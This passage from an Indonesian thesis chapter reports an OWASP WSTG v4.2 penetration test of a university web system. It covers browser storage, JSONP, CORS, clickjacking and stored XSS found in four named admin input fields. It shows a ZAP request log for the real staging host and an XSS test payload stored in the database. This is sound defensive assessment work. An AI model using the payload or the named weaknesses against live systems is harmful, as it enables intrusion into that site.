
Gambar 4.33 Hasil penelusuran data sensitif pada bagian *storage* WSTG-CLNT-12

B. Analisis data sensitif

Setelah detail data sensitif ditemukan, kemudian dilakukan analisis penanganan data sensitif tersebut pada tiap jenis *browser storage*, sebagai berikut:

1. *Local Storage*


Proses penelusuran data sensitif pada jenis *local storage*, menunjukkan bahwa parameter dari data-data sensitif telah terenkripsi dengan baik. Berikut adalah Gambar 4.34 sebagai bukti dari hal ini:



Gambar 4.34 Hasil penanganan data *local storage* WSTG-CLNT-12

2. *Session Storage*


Proses penelusuran data sensitif pada jenis *session storage*, menunjukkan bahwa parameter dari data-data sensitif tidak dapat ditampilan. Berikut adalah Gambar 4.35 sebagai bukti dari hal ini:



Gambar 4.35 Hasil penanganan data *session storage* WSTG-CLNT-12

3. *IndexedDB*

Proses penelusuran data sensitif pada jenis *indexedDB*, menunjukkan bahwa parameter dari data-data sensitif tidak dapat ditampilan. Berikut adalah Gambar 4.36 sebagai bukti dari hal ini:




Gambar 4.36 Hasil penanganan data *indexedDB* WSTG-CLNT-12

4. *Web SQL (deprecated)*

Tidak ditemukannya *Web SQL* pada *storage* sistem, hal ini menandakan bahwa *environment storage* sudah *up-to-date*.


5. *Cookies*

Proses penelusuran data sensitif pada jenis *cookies*, menunjukkan bahwa parameter dari data-data sensitif telah terenkripsi dengan baik. Berikut adalah Gambar 4.37 sebagai bukti dari hal ini:



Gambar 4.37 Hasil penanganan data *cookies secure true* WSTG-CLNT-12


Terdapat parameter *secure* bernilai *false*, namun *value* dan *path* tetap terenkripsi dengan baik, seperti pada Gambar 4.38 berikut:



Gambar 4.38 Hasil penanganan data *cookies secure false* WSTG-CLNT-12

6. *Cache Storage*

Proses penelusuran data sensitif pada jenis *cache storage*, menunjukkan bahwa parameter dari data-data sensitif tidak dapat ditampilan. Berikut adalah Gambar 4.39 sebagai bukti dari hal ini:




Gambar 4.39 Hasil penanganan data *cache storage* WSTG-CLNT-12

Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-12 *Testing Browser Storage* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.

4.2.13. Hasil WSTG-CLNT-13 *Testing for Cross Site Script Inclusion*

A. Penelusuran teknik JSONP

Proses penelusuran teknik JSONP dilakukan menggunakan *browser* dengan melakukan interaksi pada sistem. Interaksi menghasilkan *request* dan *response* yang dapat ditelusuri dengan memanfaatkan *HTTP history* pada Burp Suite. Hasil menunjukkan bahwa tidak ditemukannya fungsi yang menggunakan teknik JSONP yang memberikan *response* berupa kode JavaScript pada seluruh halaman sistem Sekawan. Berikut adalah Gambar 4.40 sebagai bukti dari penelusuran ini:



Gambar 4.40 Hasil penelusuran teknik JSONP WSTG-CLNT-13

B. Analisis kebocoran data sensitif dengan melakukan eksploitasi

Karena teknik JSONP tidak terdeteksi pada sistem, proses analisis kebocoran data tidak dapat dilakukan.


Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-13 *Testing for Cross Site Script Inclusion* dinyatakan ***PASS* (tidak ditemukannya kerentanan)**.

4.3 Analisis hasil

4.3.1. Analisis hasil *Vulnerability Scanning*

Berdasarkan hasil *vulnerability scanning* pada Tabel 4.2, dua kerentanan *client-side* yang muncul yaitu *Cross-Domain Misconfiguration* dan *Clickjacking* berhasil terungkap melalui kegiatan *penetration testing* menggunakan *framework* WSTG v4.2. Namun terdapat satu kerentanan yang tidak terungkap dari proses *vulnerability scanning* tersebut, yaitu proses injeksi kode (serangan XSS).

Setelah dilakukannya penelusuran pada *history manual explore*, kerentanan injeksi kode ini tidak dapat terdeteksi karena tidak adanya proses *crawling* berupa *POST* sebagai wujud dari penginjeksian suatu nilai terhadap *field* input yang terdapat pada suatu halaman. Berikut adalah Gambar 4.41 Sebagai bukti dari penelusuran ini:



Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert
277	Proxy	7/29/22 8:49:46 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/...	200	OK	679 ms	57,567 bytes	Medium
280	Proxy	7/29/22 8:49:47 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/...	404	Not Found	1.19 s	1,130 bytes	Medium
281	Proxy	7/29/22 8:49:47 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/assets/dist/s...	404	Not Found	1.7 s	1,130 bytes	Medium
283	Proxy	7/29/22 8:49:47 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/assets/dist/s...	404	Not Found	1.93 s	1,130 bytes	Medium
284	Proxy	7/29/22 8:49:49 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/...	404	Not Found	63 ms	1,130 bytes	Medium
285	Proxy	7/29/22 8:49:49 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/1	404	Not Found	184 ms	1,130 bytes	Medium
286	Proxy	7/29/22 8:49:47 AM	GET	https://code.jquery.com/jquery-3.4.1.min.js	200	OK	2.76 s	88,145 bytes	Medium
288	Proxy	7/29/22 8:49:52 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/...	404	Not Found	562 ms	1,130 bytes	Medium
289	Proxy	7/29/22 8:49:54 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/i...	200	OK	200 ms	34,281 bytes	Medium
291	Proxy	7/29/22 8:49:54 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/assets/dist/s...	404	Not Found	740 ms	1,130 bytes	Medium
292	Proxy	7/29/22 8:49:54 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/i...	404	Not Found	1.23 s	1,130 bytes	Medium
293	Proxy	7/29/22 8:49:54 AM	GET	https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.mi...	200	OK	1.49 s	88,145 bytes	Medium
299	Proxy	7/29/22 8:49:54 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/assets/dist/s...	404	Not Found	1.85 s	1,130 bytes	Medium
300	Proxy	7/29/22 8:49:56 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/i...	404	Not Found	69 ms	1,130 bytes	Medium
301	Proxy	7/29/22 8:49:56 AM	GET	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/i...	404	Not Found	53 ms	1,130 bytes	Medium

Gambar 4.41 Penelusuran *history manual explore tools* OWASP ZAP

Dari Gambar 4.41 tersebut, terlihat bahwa *method* yang tereksekusi hanya berupa *GET* saja, tidak adanya *method POST* pada hasil *manual explore* ini, sehingga kerentanan yang berkaitan dengan penginjeksian suatu nilai terhadap halaman yang diakses tidak dapat terdeteksi oleh *tools* OWASP ZAP.

4.3.2. Analisis hasil *Penetration Testing* berdasarkan WSTG v4.2

Secara keseluruhan, *penetration testing* yang dilakukan terdiri dari beberapa macam metode, antara lain: injeksi kode (XSS), pembuatan halaman palsu, *code review*, dan lain sebagainya. Masing-masing metode tersebut memiliki hasil yang berbeda. Kesimpulan dari hasil tersebut terbagi menjadi dua status, yaitu *issues* dan *pass*:

A. Terdapat isu kerentanan (*Issues*)

Terdapat beberapa metode *penetration testing* yang memberikan hasil *issues*, antara lain sebagai berikut:

1. Injeksi kode (*Stored* XSS) pada *field* input

Injeksi kode yang dilakukan pada **WSTG-CLNT-02** dan **WSTG-CLNT-03**, berhasil tereksekusi pada empat *field* input, yaitu pada halaman: **Tambah Rubrik, Tambah Ruang,**

Edit Dosen dan **Tambah Konsentrasi** pada ***role client* sekretaris prodi**. Semua tipe *script* dapat tereksekusi pada *field* input tersebut.

Setelah ditelusuri lebih lanjut, ternyata hal ini disebabkan oleh tipe input berupa "*text*" pada *field* input tersebut. *Text* yang dimasukkan dapat berupa kode berbahaya dan tidak tersanitasi atau ter-*filter* dengan baik sehingga kode berbahaya tersebut akan ditampilkan pada halaman sistem menjadi *stored* XSS. Ketika Halaman tersebut di-*GET*, kode berbahaya tersebut dapat langsung tereksekusi.

Berdasarkan hasil diskusi dengan pengembang sistem, *web framework* CodeIgniter yang digunakan oleh sistem lebih memfokuskan pada pendistribusian dan pengelolaan datanya, sehingga tidak mengedepankan sanitasi input pada field input yang ada. Kerentanan ini perlu untuk diperbaiki melihat cukup besarnya dampak apabila dibiarkan. Hal ini akan menyebabkan kerusakan pada sistem yang disebabkan oleh eksploitasi data, dan lain sebagainya.

2. CORS (*Cross-Domain missconfiguration*)

Penelusuran Konfigurasi CORS yang rentan berhasil ditemukan pada **WSTG-CLNT-07**. Terdapat konfigurasi CORS yang memiliki kerentanan ditandai dengan *response server* memberikan nilai *Access-Control-Allow-Origin* dengan wildcard "*" pada *header*. Hal ini akan mengakibatkan semua situs bisa mengakses semua *resource* pada halaman sistem.

Apabila terdapat *resource* yang ingin dibiarkan terbuka pada internet, dan dapat diakses oleh JavaScript atau di situs manapun, penggunaan *wildcard* "*" ini tidak menjadi masalah. Tapi hal ini bisa saja menjadi masalah untuk domain internal, yaitu ketika domain eksternal dapat meminta *resource* dari domain internal sistem, seperti *resource* data sensitif pada sistem.

Berdasarkan hasil diskusi dengan pengembang sistem, mereka membenarkan bahwa sistem ini memanfaatkan *resource* dari URL tersebut, namun tidak adanya *resource sharing* dari URL internal sistem kepada pihak luar. Hasil *vulnerability scanning* juga menunjukkan semua URL yang memberikan *response* rentan tersebut, berasal dari domain eksternal. Sehingga dapat disimpulkan bahwa terdapat kekeliruan atas hasil kerentanan menggunakan *tools* OWASP ZAP. Namun hal ini tetap dinilai sebagai kerentanan dalam penelitian untuk ditelusuri lebih lanjut oleh pihak pengembang sistem.

3. Pembuatan Halaman palsu

Pembuatan Halaman palsu pada **WSTG-CLNT-09** berhasil dilakukan pada seluruh Halaman sistem. Namun yang paling berisiko terdapat pada halaman *login*, karena tidak dibutuhkannya autentikasi untuk mengakses halaman. Kerentanan ini muncul karena belum adanya konfigurasi *X-Frame Options* pada tiap halaman. Setelah didiskusikan dengan pihak pengembang sistem, mereka membenarkan bahwa belum adanya konfigurasi *X-Frame Options* tersebut, sehingga tidak adanya *anti-clickjacking* pada seluruh halaman sistem.


B. Tidak ditemukannya kerentanan (*Pass*)

Terdapat beberapa metode *Penetration Testing* yang memberikan hasil *Pass*, antara lain sebagai berikut:

1. Injeksi kode pada *field* input

Injeksi kode yang dilakukan pada **WSTG-CLNT-01**, **WSTG-CLNT-02**, dan **WSTG-CLNT-03**, tidak berhasil tereksekusi pada **sebelas tipe *field* input yang aman** dan **semua (empat puluh tujuh) *field* URL** yang terdapat pada sistem. *Field* input yang aman tersebut antara lain *field* input saran, *logbook*, dan *search*.

Pada field input saran dan *logbook*, semua kode berbahaya yang diinjeksikan hanya akan dianggap sebagai *text* saja. Berikut adalah hasil *intercept* menggunakan *tools* Burp Suite pada Gambar 4.42 sebagai bukti dari hal tersebut:



Gambar 4.42 Hasil *intercept* input saran dan *logbook*

Text yang telah dimasukkan tersebut tidak akan ditampilkan pada DOM sistem, namun dapat dilihat melalui *database* sistem, seperti pada Gambar 4.43 berikut:

	id	complaint	id_user	status	judul
1	51	<p><><im	15,523,006	0	<><img src=1 onerror=alert(1)>

Gambar 4.43 Hasil input *text* ke dalam *database* sistem

Karena kode berbahaya tersebut tidak ditampilkan, semua kode tersebut tidak dapat terksekusi seperti pada kerentanan *stored* XSS yang ditemukan.

Pada *field* input *search*, semua kode juga tidak dapat tereksekusi. Hal ini dikarenakan *field search* tersebut memiliki tipe *live search*. Tipe *field* ini hanya digunakan untuk mencari karakter apa pun yang dimasukkan dan membandingkannya dengan apa yang ada pada halaman yang sudah di-*GET* sebelumnya. Jadi, ketika dimasukkan suatu karakter pada *field search* tersebut, tidak ada lalu lintas data (*GET*) yang terjadi.

Celah kerentanan untuk memasukkan injeksi kode juga tidak dapat ditemukan pada *field* URL. Setelah ditelusuri lebih lanjut, hal ini dikarenakan sistem Sekawan ini sudah menerapkan fitur *filtering* pada *field* URL. Terbukti dengan adanya penerapan *framework* CodeIgniter dalam pengembangan sistem.

2. Eksploitasi pada *GET dan POST* URL

Percobaan injeksi kode pada URL dan *redirect* URL pada **WSTG-CLNT-02**, **WSTG-CLNT-03**, dan **WSTG-CLNT-04** tidak berhasil tereksekusi pada semua (empat puluh tujuh) *field* URL yang terdapat pada sistem. Setelah ditelusuri lebih lanjut, hal ini dikarenakan sistem Sekawan ini sudah menggunakan WAF (*Web Application Firewall*) dari LiteSpeed. Berikut adalah Gambar 4.44 sebagai bukti dalam melakukan *scanning* WAF pada sistem Sekawan ini:

Gambar 4.44 Bukti WAF pada sistem

WAF berfungsi untuk menganalisis permintaan dari *HTTP Header* dan mengaplikasikan beberapa peraturan yang mendefinisikan bagian mana yang benar atau mencurigakan. Bagian utama *HTTP* yang dianalisis oleh WAF adalah permintaan *GET* dan *POST*. Maka dari itu, semua jenis eksploitasi yang berkaitan dengan URL tidak dapat menunjukkan adanya kerentanan pada sistem.

3. Eksploitasi data sensisitif pada sistem

Pengujian pada **WSTG-CLNT-12** dalam menelusuri celah kerentanan yang berkaitan dengan eksploitasi data sensitif pada sistem tidak ditemukan. Tidak adanya data sensitif yang terekspos dan semua *path*-nya tidak dapat diakses. Setelah ditelusuri lebih lanjut, ternyata sistem ini sudah mengaplikasikan Google Drive dalam menyimpan dan berbagi semua *file* atau dokumen dalam proses bisnis sistem. Sehingga untuk mengakses *file* atau dokumen tersebut membutuhkan proses autentikasi dari Google OAuth.

4. Tidak dapat ditelusuri lebih lanjut terhadap beberapa pengujian

a. Pengujian pada **WSTG-CLNT-01**, **WSTG-CLNT-05**, dan **WSTG-CLNT-06** *source location.hash* atau *source* lainnya yang memiliki karakteristik yang sama untuk dijadikan celah kerentanan tidak ditemukan. Penelusuran *source code* melalui *developer tools* pada *browser* tidak dapat menunjukkan keseluruhan *source code* penyusun web, karena sistem ini sudah menggunakan web *framework* CodeIgniter sehingga *source code* tersebut dapat ter-*filter* pada *developer tools*.

b. Tidak ditemukan atau digunakannya beberapa instrumen penyusun pada struktur sistem

- Pengujian pada **WSTG-CLNT-08**, *file* SWF (*Flash Player*) tidak ditemukan.
